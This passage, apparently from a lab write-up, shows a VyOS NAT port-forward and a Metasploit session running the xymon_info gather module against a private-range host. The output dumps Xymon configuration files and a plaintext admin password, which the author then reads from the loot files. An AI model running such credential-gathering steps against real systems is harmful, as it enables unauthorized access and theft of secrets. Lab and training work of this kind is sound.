


```
admin@vyos# set nat destination rule 10 translation port 1984
set nat destination rule 10 translation port 1984
[edit]
admin@vyos# commit
commit
[edit]
admin@vyos# save
save
Saving configuration to '/config/config.boot'...
Done
[edit]
admin@vyos# 
```

The xymon information gathering module needs access to that port for working.




```
msf5 exploit(multi/handler) > use auxiliary/gather/xymon_info
msf5 auxiliary(gather/xymon_info) > show options

Module options (auxiliary/gather/xymon_info):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts
 file with syntax 'file:<path>'
   RPORT   1984             yes       The target port (TCP)

msf5 auxiliary(gather/xymon_info) > set rhosts 192.168.36.152
rhosts ⇒ 192.168.36.152
msf5 auxiliary(gather/xymon_info) > set rport 8080
rport ⇒ 8080
msf5 auxiliary(gather/xymon_info) > check
[*] 192.168.36.152:8080 - This module does not support check.
msf5 auxiliary(gather/xymon_info) >
```




```
msf5 auxiliary(gather/xymon_info) > run
[*] Running module against 192.168.36.152

[*] 192.168.36.152:8080 - Xymon daemon version 4.3.10
[*] 192.168.36.152:8080 - Retrieving configuration files ...
[+] 192.168.36.152:8080 - xymonserver.cfg (17143 bytes) stored in /home/kali/.msf4/loot/2
0200709041345_default_192.168.36.152_xymon.config.xym_157569.txt
[+] 192.168.36.152:8080 - hosts.cfg (676 bytes) stored in /home/kali/.msf4/loot/202007090
41345_default_192.168.36.152_xymon.config.hos_382480.txt
[+] 192.168.36.152:8080 - xymonpasswd (20 bytes) stored in /home/kali/.msf4/loot/20200709
041345_default_192.168.36.152_xymon.config.xym_166178.txt
[+] 192.168.36.152:8080 - Credentials: admin : P6Q41YBQgyNRo
[*] 192.168.36.152:8080 - Retrieving host list ...
[+] 192.168.36.152:8080 - Host info (58 bytes) stored in /home/kali/.msf4/loot/2020070904
1345_default_192.168.36.152_xymon.hostinfo_418547.txt
[+] 192.168.36.152:8080 - Found 1 hosts
[*] 192.168.36.152:8080 - Retrieving client logs ...
[+] 192.168.36.152:8080 - xymon.localdomain client log (21408 bytes) stored in /home/kali
/.msf4/loot/20200709041345_default_192.168.36.152_xymon.hosts.xymo_538347.txt
[*] Auxiliary module execution completed
msf5 auxiliary(gather/xymon_info) >
```

The important thing this module revealed is the credentials. On observing all other configurati
-on files this module downloaded, I realized that although xymon is is installed on the target
network, it is still not set up to perform network monitoring.




```
msf5 auxiliary(gather/xymon_info) > cat /home/kali/.msf4/loot/20200709041345_default_192.
168.36.152_xymon.config.xym_166178.txt
[*] exec: cat /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.config.xy
m_166178.txt

admin:P6Q41YBQgyNRo
msf5 auxiliary(gather/xymon_info) >
```



```
msf5 auxiliary(gather/xymon_info) > cat /home/kali/.msf4/loot/20200709041345_default_192.
168.36.152_xymon.hostinfo_418547.txt
[*] exec: cat /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.hostinfo_
418547.txt

xymon.localdomain|127.0.0.1|bbd|http://xymon.localdomain/
msf5 auxiliary(gather/xymon_info) >
```

